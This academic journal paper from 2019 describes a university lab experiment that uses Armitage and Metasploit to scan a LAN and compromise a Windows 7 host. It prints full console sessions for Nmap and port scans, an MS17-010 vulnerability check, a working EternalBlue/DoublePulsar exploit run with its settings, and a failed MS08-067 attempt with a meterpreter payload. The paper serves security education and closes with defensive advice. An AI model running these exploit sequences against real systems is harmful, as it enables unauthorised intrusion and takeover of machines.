Journal scientific and applied research, vol. 15, 2019
International Journal

Original Contribution ISSN 1314-6289

IMPLEMENTATION OF THE NETWORK VULNERABILITY SCANNER ARMITAGE FOR SECURITY WEAKNESSES DETECTION IN THE COMPUTER NETWORK AND SYSTEMS

Petar Kr. Boyanov

DEPARTMENT OF MANAGEMENT OF SECURITY SYSTEMS, FACULTY OF TECHNICAL SCIENCES, KONSTANTIN PRESLAVSKY UNIVERSITY OF SHUMEN, SHUMEN 9712,115, UNIVERSITETSKA STR,

E-mail: peshoaikido@abv.bg

ABSTRACT: *In this paper implementation of the network vulnerability scanner Armitage for security weaknesses detection in the computer networks and systems is made.*

KEY WORDS: *Armitage, Education, Exploit, Information resources, LAN, Scanner, Security, Vulnerability, Windows 7, Windows 8.*

1. Introduction

The software network scanner is used to find vulnerabilities and is one of the first steps that cybercriminals take to find out which port and service are unsecured. Once a particular vulnerability has been identified, the cybercriminal then uses special software exploits to gain access to the management of the information resources of a particular computer system [1], [2], [3], [12].

Before any malicious cyber-attack is carried out, both terms exploit and payload must be addressed. The term exploit is malicious software code that exploits a vulnerability, error, or glitch in computer hardware or software, some of the operating system's services, thereby causing unexpected and unwanted system behavior. As a result the attacker gains full access to the computer system of the host [4], [5], [16]. After the successful injection of the exploit into the computer system, the payload, which is executed in the victim-host [2], [8], [9], [10], [11], [14], [15], is carried out as a load. For the sake of brevity, malicious code will be used instead of both terms.


This paper is structured as follows. First, in section 2, a briefly survey of the structure and functions for exploitation’s process and network scanning operation in the target hosts in the Local Area Network (192.168.1.0/24) is performed. The achieved results are presented in section 3. The final conclusions and recommendations in section 4 are made.

2. Experiment

The science experiment in a specialized university computer lab in the Faculty of Technical Sciences at Konstantin Preslavsky was made. All of the hosts in this lab were connected each other in Local Area Network (LAN). The investigated computer network was consisted of 256 hosts and each of them was using an additional 150 Mbps High Gain Wireless USB Adapter TL-WN721N. In the computer lab a Cisco RV315W Wireless-N VPN Router has been used and configured. The Dynamic Host Configuration Protocol (DHCP) in the router's configuration has been configured on purpose each host in this computer lab to obtain a valid IPv4 addresses, network mask, DNS server addresses and default gateway. The network ID of this LAN is 192.168.1.0/24. The research host was configured with the following IPv4 address 192.168.1.124/24 [6], [7], [8], [9], [12], [13].

The operating system installed on the attacking computer is Kali Linux 4.12.0-kali-amd64#1 SMP Debian x86-64 GNU/Linux. The purpose of the science experiment is to scan for vulnerabilities several hosts in local area network. An attack management tool Armitage for Metasploit released 13.08.2015 for this purpose will be used. The suite was developed by Raphael Mudge.

After the initialization of the toolbox the main menu is being visualized. This is shown on fig.1.




Querying exploits...
windows/browser/adobe_f...

```
msf >
```

Fig. 1. Initial screen of the attack management tool Armitage for Metasploit

The first task is related to scanning the local network for the purpose of deciding which hosts are in an active network state. After a conducted scientific research, it was found that 20 hosts are in an active network state. This is shown on fig.2.

The figure shows that some of the hosts use Linux and Windows based operating systems. The hosts with IPv4 addresses 192.168.1.9 and 192.168.1.61 are network printers and 110 seconds were required to complete the whole scanning process. The host with IPv4 addresses 192.168.1.1, 192.168.1.2, 192.168.1.51, 192.168.1.62 and 192.168.1.70 were using Linux based operating system. All other hosts were using Microsoft Windows based operating system.




```
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT     STATE SERVICE         VERSION
[*] Nmap: 135/tcp  open  msrpc           Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
[*] Nmap: 8888/tcp open  sun-answerbook?
[*] Nmap: MAC Address: 00:40:CA:DB:8E:BD (First Internat'l Computer)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Nmap scan report for 192.168.1.124
[*] Nmap: Host is up (0.000023s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.124 are closed
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.4.X|2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.4.20, Linux 2.6.14 - 2.6.34, Linux 2.6.17 (Mandriva), Linux 2.6.23, Linux 2.6.24
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (20 hosts up) scanned in 118.32 seconds

msf >
```

Fig. 2. The result of the scanning the local area network 192.168.1.0/24

The next task is related to the display of all open TCP and UDP ports from randomly selected host with Windows based operating system and with IPv4 address 192.168.1.134/24. This is shown on fig.3.




```
[*] Building list of scan ports and modules
[*] Launching TCP scan
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.1.134
RHOSTS => 192.168.1.134
msf auxiliary(tcp) > set THREADS 24
THREADS => 24
msf auxiliary(tcp) > set PORTS 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513,
514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555,
921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070,
6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300,
8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000,
113, 1755, 407, 1434, 2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986,
6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514, 445, 5900, 5901,
5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123,
3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103,
41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389,
10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407,
1434, 2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002,
6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
msf auxiliary(tcp) > run -j
[*] Auxiliary module running as background job 1.
[+] 192.168.1.134:        - 192.168.1.134:139 - TCP OPEN
[+] 192.168.1.134:        - 192.168.1.134:135 - TCP OPEN
[+] 192.168.1.134:        - 192.168.1.134:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)

msf auxiliary(smb_version) >
```

Fig. 3. TCP and UDP ports of host with IPv4 address 192.168.1.134

The name of the used the exploit was “EternalBlue”. This exploit [2] in several security vulnerability databases was indexed. This exploit used vulnerability in the Server Message Block (SMB) protocol with version 1. This exploit caused critical damages to the selected computer and network system. The details of this vulnerability [1], [2], [3], [4], [5] were known as CVE-2017-0144. The backdoor DoublePulsar was used alongside with the exploit EternalBlue. Thanks to the DoublePulsar cybercriminals can obtain full unauthorized control and access of the information resources of the exploited operating systems - Microsoft Windows XP, Windows 7, Windows 8 and Windows 8.1.

Fig.4 shows that this host is likely vulnerable to this exploit and its operating system is Windows 7 Ultimate Build 7601 Service Pack 1.



```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.1.134
RHOSTS => 192.168.1.134
msf auxiliary(smb_ms17_010) > set SMBDomain .
SMBDomain => .
msf auxiliary(smb_ms17_010) > set THREADS 24
THREADS => 24
msf auxiliary(smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(smb_ms17_010) > run -j
[*] Auxiliary module running as background job 3.
[+] 192.168.1.134:445     - Host is likely VULNERABLE to MS17-010!  (Windows 7 Ultimate 7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)

msf auxiliary(smb_ms17_010) > |
```


Fig. 4. Found vulnerability in host with IPv4 address 192.168.1.134

The following step with the configuration of this exploit was connected. The following steps were made:

- SRVHOST was set on host with IP address 192.168.1.124 because this was the attacking host.
- SRVPORT was set on port 445 [4],[5].
- RHOST was set on host with IP address 192.168.1.134 because this was the victim host.
- PROCESS was set on the **wlms.exe** system file. This is shown of fig.1.
- TARGETARCHITECTURE was set on x86.
- SMBDomain was set.
- SMB_MS17_010 exploit was selected.

3. Results

Fig.5 illustrates the successfully executed remote code on the host with IPv4 address 192.168.1.134.




```
msf exploit(eternalblue_doublepulsar) > set LPORT 26448
LPORT => 26448
msf exploit(eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf exploit(eternalblue_doublepulsar) > set WINEPATH /root/.wine/drive_c/
WINEPATH => /root/.wine/drive_c/
msf exploit(eternalblue_doublepulsar) > set TARGETARCHITECTURE x86
TARGETARCHITECTURE => x86
msf exploit(eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf exploit(eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT wlms.exe
PROCESSINJECT => wlms.exe
msf exploit(eternalblue_doublepulsar) > set RHOST 192.168.1.134
RHOST => 192.168.1.134
msf exploit(eternalblue_doublepulsar) > exploit -j
[*] Exploit running as background job 4.
[*] Started bind handler
[*] 192.168.1.134:445 - Generating Eternalblue XML data
[*] 192.168.1.134:445 - Generating Doublepulsar XML data
[*] 192.168.1.134:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.134:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.134:445 - Launching Eternalblue...
[+] 192.168.1.134:445 - Pwned! Eternalblue success!
[*] 192.168.1.134:445 - Launching Doublepulsar...
[+] 192.168.1.134:445 - Remote code executed... 3... 2... 1...

msf exploit(eternalblue_doublepulsar) >
```

Fig. 5. Successfully executed remote code on the host with IPv4 address 192.168.1.134

During the science research, an attempt was made to penetrate another operating system (192.168.1.140/24), but actually the victim host refused the attempts. This is shown on fig.6.



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.124
LHOST => 192.168.1.124
msf exploit(ms08_067_netapi) > set LPORT 24675
LPORT => 24675
msf exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.140
RHOST => 192.168.1.140
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job 5.
[*] Started bind handler
[-] 192.168.1.140:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.140:445).

msf exploit(ms08_067_netapi) >
```

Fig. 6. An unsuccessful attempt to penetrate the operating system of host with IPv4 address 192.168.1.140

NOTE: All of the scientific experiments and studies in this paper were conducted in a specialized computer lab at the Faculty of Technical Sciences at the Konstantin Preslavsky University of Shumen, consisting of several hosts. Everything illustrated and explained in this paper is for research purposes and the authors are not responsible for any misuse.

4. Conclusion

The Certified Ethical Hackers, Networks Security Officers and System Administrators have to take the following security actions and mechanisms, such as:

- Mandatory concealment of confidential information from public websites.
- Mandatory suspension and blocking of any ICMP requests.
- Regular updates to routers' intrusion detection, firewalls, and network operating systems.
- Network scanning for vulnerabilities and weaknesses in the operating system or local computer network of employees. This way, if done regularly, security administrators will eventually know what vulnerabilities have arisen in the network topology and separately in operating systems, which ports are open and system services started, from which software programs or settings errors occur, and more. One of the best vulnerability scanners are the Nessus software platform and the Nmap network scanner.

References:

[1] Bhattacharyya, D., Alisherov, F. Penetration testing for hire. International Journal of Advanced Science and Technology, 2009, vol. 8, pp. 1-8.

[2] Fox, E., Bush, J., Ashley, S., Webb, I. Common Hacking Tools for Linux and Windows, 2002, CS 581 Semester Project, pp. 1-17.

[3] Marquez, J. An Analysis of the IDS Penetration Tool: Metasploit. The InfoSec Writers Text Library, 2010, pp. 1-6.

[4] Moore, H. D. Metasploitation. In CanSecWest Security Conference, 2006, pp. 1-28.

[5] Shrestha, N. Security Assessment via Penetration Testing: Network and System Administrator's Approach: Security, Network and System Administrator, Penetration Testing, Master's thesis, 2012, pp. 1-98.

[6] Hristov, H., Scanning for vulnerabilities in the security mechanisms of the hosts in the academic institutions and government agencies, Mathematical and Software Engineering, ISSN 2367-7449, Vol. 4, No. 1, 2018, pp. 1-6.

[7] Linko Nikolov, Krasimir Slavyanov, „On the contemporary cybersecurity threats“, I st CONFSEC 2017, 11-14.12.2017, Borovets, ISSN Print: 2603-

2945, ISSN Online: 2603-2953, стр. 142-144; url: http://confsec.eu/sbornik/2-2017.pdf.

[8] Nikolov G. L., Fetfov M. O., Borisova R. A., Security concerns in javascript coding, MATTEX 2018, Volume 2, part 2, Conference proceeding, v. 2, pp. 27 – 31, Section Communication and Computer Technologies, ISSN: 1314-3921.

[9] Nikolov G. L., Wireless network vulnerabilities estimation, International Scientific Journal "Security & Future", Vol. 2 (2018), Issue 2, pg(s) 80-82; WEB ISSN 2535-082X; Print ISSN 2535-0668.

[10] Nikolov, L., Slavyanov, V., Network infrastructure for cybersecurity analysis. International scientific conference 2018, "Vasil Levski" National Military University - Artillery, Air Defense and CIS Faculty, Shumen, Bulgaria, 2018, ISSN 2367-7902.

[11] Nikolov, L., Slavyanov, Kr., On the contemporary cybersecurity threats, Security & Future,Vol. 1 (2017), Issue 3, ISSN 2535-0668, pp.111-113.

[12] Tsankov, Ts., Denev D. R., Use in Internet of Protocols Transport Layer Security and its now-deprecated predecessor Secure Sockets Layer. Annual of Konstantin Preslavski University of Shumen, Vol. VIII E, 2018.

[13] Parashkevanova, G., Tsankov, Ts., Cybercrime as the main contemporary threat to large organizations, Conference proceedings Mattex 2016, ISSN 1314-3921.

[14] Savov, I., Edin pogled varhu sashtnostta na kiberprestapleniyata, spisanie „Politika i sigurnost",VUSI, 2017, ISSN 2535-0358, s. 36-47.

[15] Savov, I., The collision of national Security and Privacy in the age of information technologies, European Police Science and Research Bulletin, European Union Agency for Law Enforcement Training, 2017, ISSN 2443-7883, p. 13-21.

[16] Tasheva N. Zh., Bogdanov A. R., Anonymous communication system in cyberspace using tor protocol, Proceedings of Scientific Conference 2014 - Defense Technologies,Faculty of Artillery, Air Defense and Communication and Information Systems, 2014, ISBN 978-954-9681-49-9, pp. 259-265.